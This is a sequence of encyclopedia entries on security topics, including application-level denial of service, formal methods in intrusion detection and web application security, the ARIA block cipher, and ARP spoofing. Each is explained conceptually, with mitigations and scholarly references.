The TOR Project. http://www.torproject.org/. There exists a very good bibliography on anonymous communication at: http://freehaven.net/anonbib/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300051

Anthropometric Authentication

Biometric Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300052

Anthropometrics

Biometrics for Forensics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300053

Anthropometry

Biometrics for Forensics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300054

Anti-DoS Cookies

Protocol Cookies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300055

Anti-jamming Strategy

Jamming Attack Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300056

Antispam Based on Sender Reputation

Spam Detection Using Network-Level Characteristics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300057

Antivirus

Malware Detection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300058

Application Permissions

Permissions: Access Control Fundamentals

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_262

Application-Level Denial of Service

Mudhakar Srivatsa[50] ✉ and Arun Iyengar[50] ✉
(50) IBM Research Division, Thomas J. Watson Research Center, Yorktown Heights, NY, USA

✉ **Mudhakar Srivatsa (Corresponding author)**
Email: msrivats@us.ibm.com

✉ **Arun Iyengar**
Email: aruni@us.ibm.com

Synonyms

Smart/Algorithmic denial of service

Definition

Application-level denial of service (DoS) attacks are a class of DoS attacks that target higher layers in an application stack as against network layer attacks. Application-level DoS attacks essentially mimic flash crowds with the goal of severely crippling an electronic service and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from the legitimate requests.

Background

DoS attacks attempt to render an electronic service unavailable to its intended users. Traditional DoS attacks typically refer to flooding-based attacks that attempt to inundate a Web server with numerous requests with

the goal of exhausting the server's computational or networking resources. Recently, smart DoS attacks have been crafted by skilled hackers against businesses with the goal of extorting, disabling, or impairing the competition (Srivatsa et al. 2008). Such sophisticated DoS attacks have become increasingly detrimental as they focus not only on low-level network flooding but also on higher layers in an application stack (e.g., thread pool, server cache, database, etc.) (Crosby and Wallach 2003; CERT 2004; Leyden 2003).

Application-level DoS attacks essentially mimic flash crowds (Jung et al. 2002; Kandula et al. 2005) with the goal of severely crippling a website (or other server) and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from legitimate requests (Srivatsa et al. 2008; Application Level Denial of Service; Application Layer DDoS Attacks). For example, an FBI affidavit (Poulsen 2004) describes a case wherein an e-commerce website, WeaKnees.com, was subject to an organized DoS attack staged by one of its competitors. These attacks slammed into WeaKnees.com, crippling the site, which sells digital video recorders, for a period of 12 h. In response, WeaKnees.com moved to a more expensive hosting platform at RackSpace.com that mitigated naive flooding attacks using superior bandwidth capabilities. However, the attackers adapted their attack strategy and replaced simple flooding attacks with a HTTP flood that mimics flash crowds, but selectively pulls out large image files from WeaKnees.com. At its peak, it is believed that this onslaught kept the company offline for a full 2 weeks, causing a loss of several million dollars in revenue.

Several improvised versions of such application-level DoS attacks have been observed in the past including: (1) carefully crafted stream of attack requests that thrashes a Web server's cache (Srivatsa et al. 2008), (2) attacks on dynamic Web pages that trigger expensive database operations (e.g., join over two large database tables) (Srivatsa et al. 2008), (3) attacks that target specific hash table implementations with the goal of inducing hash table collisions (Crosby and Wallach 2003), and (4) attacks that target expensive cryptographic operations (e.g., verifying a digital signature in SSL handshakes) (Bicakci et al. 2006).

One can often refrain from using DoS protection algorithms when the request load is low enough so that performance is not adversely affected. Once the load on the website reaches a level where performance becomes a

problem, DoS protection becomes essential. While general schemes for handling overload and admission control can be used for mitigating the effects of DoS attacks, many of these schemes penalize both malicious and legitimate clients. It is far more preferable to use solutions that can identify malicious clients and throttle requests from them as much as possible so that legitimate clients are affected as little as possible.

Theory and Application

An effective solution to defend against DoS attacks should be widely deployable, that is, it should not require significant changes to the client/server software stack. Additionally, a client, be it a benign human user or a benign client script, should be able to transparently interact with the Web server without requiring functional changes. However, it appears that an effective defense against DoS attacks must operate at lower layers in the networking stack so that an IP layer firewall can filter attack packets before they can consume significant resources at the server. Note that solutions that operate at higher layers on the networking stack are vulnerable to *attacks from below*. On the other hand, smart DoS attacks typically exploit application semantics that are either unavailable or too complex (e.g., state dependent) to be encoded as IP layer firewall rules.

Traditional DoS filters typically employ either a preauthorization- or a challenge-based approach. A pre authorization-based approach uses authentication mechanisms (e.g., login password, public key certification, etc.) to restrict access to a select set of users. While such an approach is meaningful for enterprise networks, it does not apply to open e-commerce websites. Challenge-based mechanisms provide an alternative solution for DoS protection without requiring preauthorization. For example, an image-based challenge (e.g., the client may be asked to type in several letters shown in an image) (Kandula et al. 2005) may be used to determine whether the client is a real human being or an automated script. However, most challenge mechanisms violate client transparency. For instance, an image- based challenge does not distinguish between a legitimate automated client script and a DoS attack script, and thus blocks benign client scripts from accessing an overloaded website.

It is hard for a traditional network-level DoS filters to distinguish between a smart DoS attack request and a legitimate request. For example,

a network-level DoS filter that examines any statistics (mean, variance, etc.) on the request rate, the contents of the request packet headers (IP, TCP, HTTP, etc.), or even the entire content of the request packet using *static* rules will find no statistically significant differences between a smart DoS attack request and a legitimate request. Additionally, the subtle nature of smart DoS attacks makes it very hard to exhaustively enumerate *all possible* smart DoS attacks that could be launched by an adversary. Therefore, what is needed is an automated security solution that mitigates smart DoS attacks *without knowing* their precise nature of operation. Further, as in the case of WeaKnees.com, the attackers may continuously change their strategy to evade traditional DoS protection mechanisms. Hence, there is a need for a security solution that is resilient to a wide class of attack strategies.

Autonomic DoS protection mechanisms that adopt a control theoretic approach have been developed (Srivatsa et al. 2008). The control loop for DoS protection is built around a control variable (client priority level) as follows: (1) application- level sensors monitor resource consumption and request utility on a per-client basis, (2) a dynamic priority control takes monitored data as input and throttles a client's priority level, and (3) the system (Web server/firewall) throttles the client's request rate based on its priority level. An autonomic DoS protection mechanism, besides being client-transparent, captures the intrinsic characteristic of smart DoS attacks (low-utility resource-intensive requests) and is thus very effective in filtering a priori unknown attacks and adaptive attacks. More recently, machine learning–based approaches such as a Stacked AutoEncoder (Yadav and Subramanian 2016) and behavioral fingerprinting of client–server communications (Zolotukhin et al. 2016) have been suggested for defending against application-level DoS attacks.

Open Problems

Autonomic DoS protection mechanisms present a first step toward truly analyzing DoS attacks as a reward–penalty game between the attacker(s) and the application (or Web server). There are several open problems in this domain that span research areas from system design to utility theory. Possible directions of future research include: (1) building light-weight application-level monitors that estimate resource consumption on a per-client basis, (2) mining latent utility models for client requests (server's

reward for processing a client's request) using historical access logs and revenues, and (3) building optimal dynamic controllers that are provably resilient to strategic attackers amidst errors in monitoring data.

Cross-References

- Availability
- DoS Pushback
- IP Traceback
- Jamming Attack Defense
- Network Bandwidth Denial of Service (DoS)
- Overlay-Based DoS Defenses
- SYN Cookie Defense
- SYN Flood Attack
- Trust Management

References

Application Layer DDoS Attacks. https://www.netscout.com/what-is-ddos/application-layer-attacks

Application Level Denial of Service – A Comprehensive Guide. https://www.netsparker.com/blog/web-security/application-level-denial-service-guide/

Bicakci K, Crispo B, Tanenbaum AS (2006) Reverse SSL: improved server performance and DoS resistance for SSL hand- shakes. In: CRYPTO

CERT (2004) Incident Note IN-2004–01 W32/Novarg.A Virus

Crosby SA, Wallach DS (2003) Denial of service via algorithmic complexity attacks. In: USENIX security symposium

Jung J, Krishnamurthy B, Rabinovich M (2002) Flash crowds and denial of service attacks: characterization and implications for CDNs and web sites. In: World Wide Web conference (WWW)

Kandula S, Katabi D, Jacob M, Berger A (2005) Botz-4- sale: surviving organized DDoS attacks that mimic flash crowds. In: Networks Systems Design and Implementation (NSDI)

Leyden J (2003) East European gangs in online protection racket www.theregister.co.uk/2003/11/12/east-european-gangs-in-online/

Poulsen K (2004) FBI busts alleged DDoS mafia. www.securityfocus.com/news/9411

Srivatsa M, Iyengar A, Yin J, Liu L (2008) Mitigating application level denial of service attacks on web servers: a client transparent approach. ACM Trans Web 2(3):1–49

Yadav S, Subramanian S (2016) Detection of Application Layer DDoS attack by feature learning using Stacked AutoEncoder. In: International conference on Computational Techniques in Information and Communication Technologies (ICCTICT)

Zolotukhin M, Hamalainen T, Kokkonen T, Siltanen J (2016) Increasing web service availability by detecting application-layer DDoS attacks in encrypted traffic. In: 23rd international conference on telecommunications (ICT)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300059

Applications

Attack Detection for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_855

Applications of Formal Methods to Intrusion Detection

Catherine Meadows[51] ✉
(51) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Definition

The application of formal methods to intrusion detection is the use of techniques for formal specification and verification in systems that are designed to detect intrusions or malware.

Background

The terms “formal methods” and “intrusion detection” do not normally go together in people’s minds, but there are many places in intrusion detection systems in which formal methods can potentially be useful. An intrusion detection system must specify desirable or undesirable behavior. Methods for formally specifying that behavior and analyzing the resulting specification can do much to help eliminate redundancy and contradictions, and to give insights into the results of that behavior. Although the use of formal methods is not yet widespread among intrusion detection systems, researchers have started to pay more attention to it as a potentially effective tool.

Applications

There are several areas in intrusion detection where formal methods have been applied.

Signature-based intrusion detection systems make use of a set of specifications, or signatures, of intrusions. When such a system identifies behavior that matches the signature, it raises an alarm. The specification of these signatures is important. If they are too specific, they will miss slight variants of attacks, and if they are too broad, they will introduce false positives. Moreover, it is also necessary to be able to tell when two signatures refer to the same attack, in order to reduce redundancy when combining information from intrusion detection systems. Formal specification and analysis techniques can be useful for both the generation and classification of such signatures. For example, in Stakhanova and Ghorbani (2010) use representations of signatures as finite state machines to detect redundancies in two open source signature-based systems.

Anomaly, or model-based intrusion detection systems are supplied with a model of correct behavior. They then monitor program behavior and flag any behavior that is not in conformance with the model. Formal methods can be helpful in classifying these models and understanding their behavior. For example, in Feng et al. (2004) formalize a number of models based on pushdown automata, and use it to classify them in terms of efficiency in sensitivity.

More recently, techniques from formal methods have been incorporated directly in tools.

Examples include the binary analysis platform Vine used the BitBlaze project (Song et al. 2008). In Vine, binaries are translated into an intermediate formal language, which can be checked via a weakest precondition generator or formal decision procedures. BitBlaze (and Vine) has been used, for example, in the automatic generation of signatures from vulnerabilities.

Open Problems

Formal methods have started to see use in intrusion detection systems. Initially their impact was limited mainly to second-order applications such as analysis of different signature or model generation schemes. More recently they have seen use in the generation and analysis of models and signatures. However their impact is still somewhat limited by the fact that

formal methods for the most part are not expressive enough to deal with the type of statistical behavior descriptions that intrusion detection systems must often deal with. Indeed, in (Cheung et al. 2007), in which Cheung et al. use the PVS specification language and executable specification tool to develop models of Modbus TCP network behavior for intrusion detection, they conclude that one of the reasons for their success was the somewhat restricted behavior of Modbus networks, which are dedicated to control flow. However, research is ongoing in probabilistic techniques in formal methods, including such potentially relative areas as quantitative information flow analysis and probabilistic model checking. As these techniques become more mature, we expect more applications of formal methods to intrusion detection to arise.

Cross-References

Biba Model
Malware Detection

Recommended Reading

Cheung S, Dutertre B, Fong M, Lindqvist U, Skinner K, Valdes A (2007) Using model-based intrusion detection for SCADA networks. In: Proceedings of the SCADA security scientific symposium, Miami Beach, Jan 2007

Feng HH, Giffin JT, Huang Y, Jha S, Lee W, Miller BP (2004) Formalizing sensitivity in static analysis for intrusion detection. In: IEEE symposium on security and privacy, Oakland, May 2004

Song D, Brumley D, Yin H, Caballero J, Jager I, Kang MG, Liang Z, Newsome J, Poosankam P, Saxena P (2008) BitBlaze: a new approach to computer security via binary analysis. In: ICISS 2008. LNCS, vol 5352. Springer, Heidelberg, pp 1–25

Stakhanova N, Ghorbani A (2010) Managing intrusion detection rule sets. In: Proceedings of the third European workshop on system security EUROSEC'10, Paris, Apr 2010

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_856

Applications of Formal Methods to Web Application Security

V. N. Venkatakrishnan[52] ✉
(52) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

✉ **V. N. Venkatakrishnan**
Email: venkat@uic.edu

Synonyms

Formal methods;Web application security

Definition

The use of formal methods in web application security refers to the use of techniques such as static analysis and model checking to analyze web application software for security properties.

Background

Verification of programs has been a topic of interest and remains a topic of active interest for nearly three decades. With the growth of web applications, researchers started investigating the use of formal methods to web application security. Techniques such as static analysis are being increasingly used to analyze web applications for security properties. With attacks such as SQL injection and Cross-site Scripting becoming

increasingly common, several new methods were developed to analyze and identify vulnerabilities in web applications.

Theory

A web application is a distributed application that has a *client* side and a *server side*. The client side (code) of the application runs on a web browser, and the server side (code) runs on the web application server. During a run of the web application, the client solicits *n* string inputs from the user and sends them to the server for processing. Formally, each string input is a finite sequence of characters from some alphabet Σ, *n*-tuple of such inputs as *I*, and the set of all *I* such as $\mathcal{I}$. These inputs are received and processed by server code $\mathcal{S}$, which in turn produces a resulting web page output *L* (or a SQL query, depending on the problem formulation), and the set of all such *L* as $\mathcal{L}$. Thus, a web application server code can be seen as a mapping from a set of tuple of string inputs $\mathcal{I}$ into a language of web pages or SQL queries $\mathcal{L}$.

With the above formalism, we examine the work done in web application security through the use of formal methods. Our description is along three broad categories that are described below:

- *Language-Based Modeling of Web Applications*. User-supplied inputs often appear in the web page output *L*. However, if unchecked they can trick the application in generating an undesired output *L′* thus resulting in code injection attacks. For SQL injection attacks, Wassermann and Su (2007) observed that user inputs should remain confined to certain tokens of output *L* and proposed an SQL grammar-based detection technique for SQL injection attacks.

  Minamide (2005) approximated a web application's output $\mathcal{L}$ by a Context-Free Grammar (CFG) and then computed its intersection with regular expressions representing attack payloads. A nonempty intersection then confirmed Cross-site Scripting (XSS) vulnerabilities in the web application. These attacks are often caused by insufficient validation, and Balzarotti et al. (2008) proposed a technique to find insufficient sanitization. It modeled the output of sanitization operations as automatons and then checked if the output could contain known attack strings.

- *Static Analysis*. Static analysis has been extensively used for vulnerability detection. A large body of work statically finds flows in web applications that use unsanitized untrusted data in sensitive operations to identify vulnerabilities (Jovanovic et al. 2006; Livshits and Lam 2005; Huang et al. 2004; Xie and Aiken 2006). Intuitively these approaches reason about vulnerabilities in $\mathcal{L}$. These approaches rely on techniques like symbolic execution to explore paths and widening approximation (Christensen et al. 2003) to learn values that a variable may hold at certain program locations.

  Static analysis has also been used to enforce *security-by-construction*. Chong et al. (2007) proposed splitting a program in $\mathcal{T}$ and $\mathcal{S}$ such that the resulting web application enforces confidentiality and integrity. Bisht et al. (2010a) employed symbolic execution to analyze $\mathcal{L}$ and transformed $\mathcal{S}$ to make use of *PREPARE* statements thus rendering it safe from SQLIA.
- *Model Checking and Theorem Proving*. Model checking is a search space exploration technique. It has been extensively used in vulnerability analysis and exploit construction. Martin and Lam (2008) used a goal-directed approach for constructing SQL injection and Cross-site Scripting exploits. By exploring the space of URL requests, the technique enables session-aware analysis resulting in exploits that span multiple requests through a session.

  Another area where constraint solving has been applied in web applications is in the area of vulnerability analysis. It is well known that the client side of a web application runs in an untrusted environment, potentially under an attacker's control. Therefore, any security checks done by the client side of a web application $\mathcal{T}$ need to be replicated by the server code $\mathcal{S}$, otherwise this may result in parameter-tampering vulnerabilities. Bisht et al. (2010b) used an approach based on symbolic execution and constraint solving to identify parameter-tampering opportunities in web applications. Wassermann et al. (2008) used a concolic testing-based approach to uncover bugs in test applications. Monshizadeh et al. (2014) use a formal-methods-based approach for detecting privilege escalation vulnerabilities in web applications.

Applications

Several open source frameworks have implemented formal-methods-based techniques in their implementations. Most notable of these are the WebSSARI project (Huang et al. 2004), SUIF analysis framework (Livshits and Lam 2005), and the TAPS web service (Bisht et al. 2010a).

Cross-References

Static Analysis

References

Balzarotti D, Cova M, Felmetsger V, Jovanovic N, Kirda E, Kruegel C, Vigna G (2008) Saner: composing static and dynamic analysis to validate sanitization in web applications. In: SP'08: Proceedings of the 29th IEEE Symposium on Security and Privacy, Oakland, CA, USA

Bisht P, Sistla AP, Venkatakrishnan VN (2010a) Automatically preparing safe SQL queries. In: FC'10: Proceedings of the 14th International Conference on Financial Cryptography and Data Security, Tenerife, Canary Islands, Spain

Bisht P, Hinrichs T, Skrupsky N, Bobrowicz R, Venkatakrishnan VN (2010b) NoTamper: automatic blackbox detection of para meter tampering opportunities in web applications. In: CCS'10: Proceedings of the 17th ACM Conference on Computer and Communications Security, Chicago, IL, USA

Chong S, Liu J, Myers AC, Qi X, Vikram K, Zheng L, Zheng X (2007) Secure web application via automatic partitioning. SIGOPS Oper Syst Rev 41(6):31–44

Christensen AS, Møller A, Schwartzbach MI (2003) Precise analysis of string expressions. In: SAS'03: Proceedings of the 10th International Conference on Static Analysis, San Diego, CA, USA

Huang Y-W, Yu F, Hang C, Tsai C-H, Lee D-T, Kuo S-Y (2004) Securing web application code by static analysis and runtime protection. In: WWW'04: Proceedings of the 13th International Conference on World Wide Web, New York, NY, USA

Jovanovic N, Kruegel C, Kirda E (2006) Pixy: a static analysis tool for detecting web application vulnerabilities. In: SP'06: Proceedings of the 27th IEEE Symposium on Security and Privacy, Oakland, CA, USA

Livshits VB, Lam MS (2005) Finding security vulnerabilities in Java applications with static analysis. In: SS'05: Proceedings of the 14th USENIX Security Symposium, Baltimore, MD, USA

Martin M, Lam MS (2008) Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In: SS'08: Proceedings of the 17th Conference on Security Symposium, San Jose, CA, USA

Minamide Y (2005) Static approximation of dynamically generated web pages. In: WWW'05: Proceedings of the 14th International Conference on World Wide Web, Chiba, Japan

Monshizadeh M, Naldurg P, Venkatakrishnan VN (2014) MACE: detecting privilege escalation vulnerabilities in web applications. In: Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS'14). Association for Computing Machinery, New York, NY, USA, pp 690–701

Wassermann G, Su Z (2007) Sound and precise analysis of web applications for injection vulnerabilities. In: PLDI'07: Proceedings of the 28th Conference on Programming Language Design and Implementation, San Diego, CA, USA

Wassermann G, Yu D, Chander A, Dhurjati D, Inamura H, Su Z (2008) Dynamic test input generation for web applications. In: ISSTA'08: Proceedings of the 2008 International Symposium on Software Testing and Analysis, Seattle, WA, USA

Xie Y, Aiken A (2006) Static detection of security vulnerabilities in scripting languages. In: SS'06: Proceedings of the 15th USENIX Security Symposium, Vancouver, BC, Canada

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300060

Applications of Rank-Metric Codes

Schemes Based on Rank Codes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300061

Applied Cryptography

Genome Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300062

APT Attack

Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300063

APT Campaigns

Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300064

APT: Advanced Persistent Threat

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300065

Arguments for Privacy Regulations

Economics of Privacy and the Paradox of Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_547

ARIA

Sebastiaan Indesteege[53] ✉
(53) Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

✉ **Sebastiaan Indesteege**
Email: sebastiaan.indesteege@esat.kuleuven.be

Definition

ARIA is a South Korean block cipher that was designed in 2003 and standardised as a Korean Standard block cipher algorithm in 2004.

Background

The ARIA block cipher (Kwon et al. 2003) was designed by a team of South Korean researchers in 2003. Just like the Advanced Encryption Standard (AES), from which ARIA borrows certain ideas, it is a substitution-permutation network (SPN) cipher, has a block size of 128 bits, and supports key sizes of 128, 192, and 256 bits. Unlike most other SPN ciphers, however, ARIA is an involution. This means that the encryption and decryption operation are identical, except for reversing the order of the subkeys. This offers an implementation advantage, which is also found in Feistel ciphers. In 2004, ARIA was selected as a Korean standard block cipher algorithm (KS X 1213) by the Korean Ministry of Knowledge Economy.

Theory

ARIA has a block size of 128 bits, and supports key lengths of 128, 192, and 256 bits. Depending on the key length, ARIA has 10, 12, or 14 rounds. Each round consists of round key addition, a substitution layer, and a diffusion layer. The round key addition adds a 128-bit subkey to the internal state using XOR. The substitution layer consists of 16 parallel 8-bit S-box lookups. Two different S-boxes and their inverses are used in each round. Which S-box is applied to which state byte differs for even and odd rounds. More precisely, the substitution layer used in the even rounds is the inverse of the substitution layer used in the odd rounds. The linear diffusion layer recombines the 16 state bytes using XOR. It can be seen as a matrix multiplication with a 16×16 binary involutional matrix, i.e., the matrix has only 0/1 elements and it is its own inverse. As the number of rounds is always even, the encryption and decryption operation are identical, provided that the order of the round keys is reversed. Hence, ARIA is an involution.

The round keys are generated using the key schedule, which consists of two phases. In the first phase, certain intermediate values are generated using a Feistel network based on the ARIA round function. In the second phase, these values are recombined into the required number of subkeys, using XOR and bit rotations.

Open Problems

At the time of writing, ARIA remains unbroken. In (2004), Biryukov et al. performed an extensive security analysis of ARIA. Other cryptanalytic results on ARIA include an impossible differential attack on up to 6 rounds by Wu et al. (2007), which was later improved by Li et al. (2008), and a boomerang attack up to 6 rounds by Fleischmann et al. (2009).

Cross-References

Block Ciphers
Boomerang Attack
Feistel Cipher
Impossible Differential Attack
Security Standards Activities

Recommended Reading

Biryukov A, De Cannière C, Lano J, Preneel B, Örs SB (2004) Security and performance analysis of ARIA, final report. COSIC internal report. http://www.cosic.esat.kuleuven.be/publications/article-500.pdf

Fleischmann E, Gorski M, Lucks S (2009) Attacking reduced rounds of the ARIA block cipher. Cryptology ePrint Archive, Report 2009/334. http://eprint.iacr.org/2009/334/

Kwon D, Kim J, Park S, Sung SH, Sohn Y, Song JH, Yeom Y, Yoon E-J, Lee S, Lee J, Chee S, Han D, Hong J (2003) New block cipher: ARIA. In: Lim JI, Lee DH (eds) ICISC 2003, Seoul, November 2003, Lecture notes in computer science, vol 2971. Springer, Berlin, pp 432–445

Li PZR, Sun B, Li C (2008) New impossible differential cryptanalysis of aria. Cryptology ePrint Archive, Report 2008/227. http://eprint.iacr.org/2008/227/

Wu W, Zhang W, Feng D (2007) Impossible differential cryptanalysis of reduced-round ARIA and camellia. J Comput Sci Technol 22(3):449–456

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300066

ARP Poison Routing (APR)

ARP Spoofing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300067

ARP Poisoning

ARP Spoofing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_100

ARP Spoofing

William Enck[54, 55] ✉
(54) Department of Computer Science, North Carolina State University, Raleigh, NC, USA
(55) Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA

✉ **William Enck**
Email: enck@cse.psu.edu

Synonyms

ARP poison routing (APR); ARP poisoning

Definition

ARP spoofing is a technique used to maliciously influence the contents of the ARP cache on a local network host. It facilitates both Man-in-the-Middle (MITM) attacks (usually between a host and the gateway) and Denial-of-Service (DoS) attacks.

Background

In computer networks, hosts commonly use the Address Resolution Protocol (ARP) (Plummer 1982) to discover the link layer address corresponding to a network layer address. The acronym ARP generally refers to the resolution of Ethernet Media Access Control (MAC) addresses from Internet Protocol version 4 (IPv4) addresses. While ARP is not

restricted to either Ethernet or IPv4, this entry uses terminology from these protocols for explanatory purposes.

An ARP resolution occurs via a distributed lookup algorithm consisting of a broadcast request followed by a unicast reply. The querying host sends its request to the local network's broadcast address. All the hosts on the local network receive the request, but only the host matching the indicated IP address replies. The ARP reply, containing both the target's IP and MAC addresses, is unicast back to the requester's MAC address. Upon receiving the unicast reply, the requester places the IP/MAC address pair encoded in the packet into its ARP cache. Note that the ARP request/reply protocol is stateless, and the requester does not match request packets to reply packets. The address pair remains in the ARP cache until an implementation-specific expiration period is reached, typically a 20 min timer reset after each use.

Theory

ARP spoofing, also known as ARP poisoning, is the act of "spoofing" (i.e., forging) an ARP reply for malicious purposes. In its simplest form, a malicious host constructs a fake ARP reply containing the desired IP/MAC address pair. When the victim host broadcasts a request for that IP address, the malicious host takes advantage of the race condition inherent to ARP's statelessness. A successful attack updates the victim host's ARP cache with desired values.

Most IP stacks now ignore unsolicited ARP replies (a related weakness allowing an attacker to freely control the ARP cache of networked hosts); however, this does not limit ARP cache manipulation. The attacker simply needs to spoof an Internet Control Message Protocol (ICMP) ping message with the desired source address. The victim host will respond by performing an ARP request for the MAC address associated with the spoofed source IP address.

When the victim host attempts to connect to a remote host, it assumes that the IP/MAC address pair in its ARP cache is correct. If the entry has been maliciously crafted, either DoS or MITM attacks may result. A DoS attack is achieved when the specified MAC address is invalid or otherwise not controlled by the attacker. For example, an invalid MAC address associated with the network gateway's IP address inhibits external network traffic. Arguably the MITM attacks are more severe. In this case, instead of

mapping the network gateway's IP address to an invalid MAC address, the attacker ensures that the gateway's IP address is mapped to the MAC address of a malicious host. Simultaneously, the attacker ensures the network gateway's ARP cache maps the victim's IP address to the MAC address of the malicious host. As a result, the malicious host can *transparently* intercept, potentially modify, and forward all traffic between the victim and the gateway. Note that this attack allows network sniffing even on switched networks. Multiple tools are available to perform ARP spoofing attacks, including Cain and Abel (n.d.), DSniff (Song n.d.), and Ettercap (Orgnaghi and Valleri n.d.).

Mitigation

ARP spoofing has long been known (Bellovin 1989); however, it remains a problem (Bellovin 2004). At the root of ARP spoofing is a lack of integrity and authenticity on the mapping between IP and MAC addresses in ARP replies. However, remedying this problem is nontrivial for two central reasons. First, the solution must not discard ARP itself, as networks commonly contain legacy devices with proprietary firmware that is not easily updateable. Second, host-based modifications must have minimal overhead, as embedded and resource-constrained devices commonly participate in ARP.

External Solutions

Intelligent network devices have been introduced as an alternative to statically assigning ARP entires in network hosts (an intractable task for many networks). Advanced network switches commonly provide port security, which restricts the MAC addresses that can use physical network ports. Applied in this way, port security can help prevent MAC hijacking, but does not prevent MITM attacks. The Dynamic ARP Inspection (DAI) feature is also available in some network switches. It analyzes ARP packets in real time, dropping those identified as invalid or malicious. Such analysis uses a database of valid IP-to-MAC address bindings, which can be built either manually by the network administrator, or dynamically using Dynamic Host Configuration Protocol (DHCP) snooping. Unfortunately, DAI is often cost prohibitive and cannot be applied to wireless networks that lack the concept of a physical port. IEEE 802.1X provides virtual ports to wireless networks; however, alone, IEEE 802.1X is insufficient to

prevent ARP spoofing, as it simply provides port authentication. Frequently authenticated hosts are still considered potential attackers in the network threat model. Finally, network security appliances often include detection algorithms for malicious ARP packets.

However, attacks still occur and the approach is limited to the response of the network administrator, as with other network intrusion detection systems.

Cryptographic Solutions

There have been multiple attempts to enhance ARP itself with cryptographic primitives. Gouda and Huang (2003) propose a secure address resolution protocol, wherein a secure server shares secret keys with each subnet host, and all ARP messages are performed with that server. Bruschi et al. (2003) propose S-ARP, which uses asymmetric cryptography and an Authoritative Key Distributor (AKD) to assert the authenticity of each subnet host's public key. In S-ARP, the ARP replies are signed by the host's private key, and the requester retrieves the corresponding private key from the AKD (if needed). Finally, Lootah et al. (2007), propose TARP, a ticket-based Address Resolution Protocol. In TARP, the Local Ticket Agent (LTA) distributes tickets, which are digitally signed attestations of IP/MAC address pairs, to each subnet host. The ticket must be provided with an ARP reply for a TARP-enabled host to accept the association. Unfortunately, while both S-ARP and TARP interoperate with non-enhanced ARP hosts, they are limited to protecting enhanced ARP hosts. En lieu of ARP security, higher layer protocols such as IPsec and SSL are often applied. However, these protocols have their own limitations and do not address DoS concerns.

Cross-References

Man-in-the-Middle and Relay Attack

Recommended Reading

Bellovin SM (1989) Security problems in the TCP/IP protocol suite. Comput Comm Rev 2(19):32–48

Bellovin SM (2004) A look back at “security problems in the TCP/IP protocol suite”. In: 20th Annual Computer Security Application Conference (ACSAC), Dec 2004, Jucson, Arizona, pp 229–249

